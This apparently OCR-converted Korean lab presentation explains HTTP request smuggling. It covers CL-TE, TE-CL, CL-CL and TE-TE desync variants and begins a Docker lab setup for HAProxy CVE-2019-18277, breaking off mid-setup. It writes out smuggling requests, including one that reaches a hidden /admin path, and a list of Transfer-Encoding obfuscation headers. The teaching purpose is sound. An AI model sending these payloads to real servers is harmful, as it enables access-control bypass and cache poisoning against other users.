HTTP Request Smuggling Attack

2024/03/06


BCG Lab 김아은


INDEX


정의

❖ HTTP Request Smuggling 이란?

- 프론트엔드 서버와 백엔드 서버간의 HTTP request 처리 방식 차이에서 발생하는 취약점
- HTTP Request에서 Header 부분을 2개를 보내 일종의 Cache Poisoning을 만드는 공격
- HTTP Desync Attack으로 불리기도 함








Background

❖ HTTP 구조

- HTTP(Hyper Text Transfer Protocol)는 클라이언트와 서버 간 통신을 위한 규칙 또는 프로토콜



Background

❖ HTTP 에서 데이터를 전송하는 방식

- **Content-Length (CL)**
  - 데이터의 길이를 미리 header에 포함하여 전송하는 경우
  - 보내는 데이터의 길이를 미리 알고 있어야 함
  - 여러 패킷을 전송할 때 빠름
- **Transfer-Encoding (TE)**
  - 보내는 데이터의 길이를 미리 파악하지 못하는 경우 (응답 결과가 큰 경우나 스트리밍에 주로 사용)
  - body에 적용되는 변환 유형을 나타냄 → chunked(청크), compress, deflate, gzip(압축), identify(인코딩되지 않음)
  - 데이터 전송 종료 시, `0₩r₩n₩r₩n` 전송


```
POST /search HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 11

a=smuggling
```

```
POST /search HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked

b \r \n
a=smuggling \r \n
0 \r \n \r \n
```

Background


❖ HTTP 1.0 이하 버전

- 1개의 TCP/IP 연결 당
  하나의 문서를 받아오도록 구현됨
- 페이지 내부에 포함된 여러 문서를 요청할 경우,
  문서마다 매번 연결을 생성하고 끊는 방식




❖ HTTP 1.1 버전 이후

- Keep-Alive가 기본값이 됨
- header 필드에 "Connection: Close"가 있을 경우에만,
  서버는 request를 받은 후에 TCP 연결을 끊음




HTTP 2에서는
Connection 헤더의 사용을 금지함

HTTP pipelining ▶




취약점 설명

❖ **Reverse Proxy에서는?**




취약점 설명


Front-end
Back-end
응답
①
②
POST /home HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Transfer-Encoding: chunked
0
GET /admin HTTP/1.1
Host: vulnerable-website.com
Foo: x
POST /home HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Transfer-Encoding: chunked
/home 200 OK
GET /admin HTTP/1.1
Host: vulnerable-website.com
Foo: xPOST /home HTTP/1.1
Host: vulnerable-website.com
...
/admin 200 OK
다음 요청 패킷
POST /home HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 62

취약점 설명


❖ 정상적인 경우

순차적으로 들어온 요청
→ 프록시와 백엔드 서버에서 처리하여
아무런 문제가 발생하지 않음



❖ 비정상적인 경우

두 개의 요청을 하나의 요청으로 인식하게 하여 전송하면?
→ 프록시는 두 개의 요청을 하나의 요청으로 인식하여 서버에 전송
→ 서버는 최초의 요청에 대한 응답은 프록시로 전송하고,
두 번째 요청은 처리되지 않고 남아있음



취약점 설명

❖ 두 개의 요청을 하나로 보내는 방법?

- 두 가지 방식을 모두 전송하면 서버는 어떻게 처리해야 할까?

> Transfer-Encoding과 Content-Length가 함께 수신되면 Transfer-Encoding이 Content-Length를 대체해야 한다.
>
> " rfc7230 문서 中 "

- 하지만 서버가 어떻게 처리하느냐(우선순위를 어떻게 두느냐, 고정 헤더가 무엇이냐 등,,)에 따라 달라짐
  - **CL** : Content-Length 를 먼저 처리
  - **TE** : Transfer-Encoding 을 먼저 처리

CL-TE

- 프록시 : CL 먼저 처리(개발이 잘못됨)
- 서버 : TE 먼저 처리

```
POST / HTTP/1.1
Host: example.com
Content-Length: 6
Transfer-Encoding: chunked

0\r\n
\r\n
GPOST / HTTP/1.1
Host: example.com
Content-Length: 6
Transfer-Encoding: chunked

name=Alice
```

405 (Method Not Allowed)

TE-CL

- 프록시 : TE 먼저 처리
- 서버 : CL 먼저 처리

```
POST / HTTP/1.1
Host: example.com
Content-Length: 4
Transfer-Encoding: chunked

12\r\n
GPOST / HTTP/1.1\r\n
\r\n
0\r\n
\r\n
```

CL-CL

- 프록시와 서버 모두 CL 먼저 처리

```
...
Content-Length: 8
Content-Length: 7

12345\r\n
a
```

- 같은 헤더가 중복되어 사용될 경우, 400 (Bad Request) 상태 코드로 응답한 다음 연결을 닫아야 한다. (rfc 문서)

TE-TE

- 프록시와 서버 모두 TE 먼저 처리

```
...
Content-Length: 4
Transfer-Encoding: chunked
Transfer-Encoding: cow

12\r\n
GPOST / HTTP/1.1\r\n
\r\n
0\r\n
\r\n
```

```
Transfer-Encoding: xchunked

Transfer-Encoding[space]: chunked

Transfer-Encoding: chunked
Transfer-Encoding: x

Transfer-Encoding:[tab or \x0b or \x0c]chunked

[space]Transfer-Encoding: chunked

X: X[\n]
Transfer-Encoding: chunked
```

실습

❖ 실습 환경 구성

- HAProxy 2.0.5 이하 버전에서 HTTP Request Smuggling 취약점(CVE-2019-18277)이 발견됨

- HAProxy는 Transfer-Encoding이 존재하는 경우 Transfer-Encoding를 먼저 구문 분석을 진행함
- Transfer-Encoding 헤더에 개행문자(₩x0b)를 포함하여 전송할 경우 Transfer-Encoding 방식이 작동하지 않아 취약점 발생 (TE-TE)

- https://core-research-team.github.io/assets/2020-05-01/smuggling_example.zip
- HAProxy에서 발생한 CVE-2019-18277 취약점 및 flask 웹 어플리케이션에 XSS 취약점과 URL redirect 취약점이 구현됨

실습

❖ 실습 환경 구성

- 연구실 워크스테이션(Ubuntu 22.04) 이용

```
 # docker 공식 GPG 키 추가 및 apt 저장소 추가
$ sudo apt-get update
$ sudo apt-get install apt-transport-https ca-certificates curl gnupg-agent software-properties-common
$ curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o /etc/apt/trusted.gpg.d/docker.gpg
$ sudo add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable"

 # apt 패키지 업데이트 및 docker 설치
$ sudo apt-get update
$ sudo apt-get install docker-ce docker-ce-cli containerd.io
$ sudo systemctl status docker
$ sudo docker run hello-world

 # 도커 컴포즈 설치 (최신버전 확인: https://github.com/docker/compose/releases)
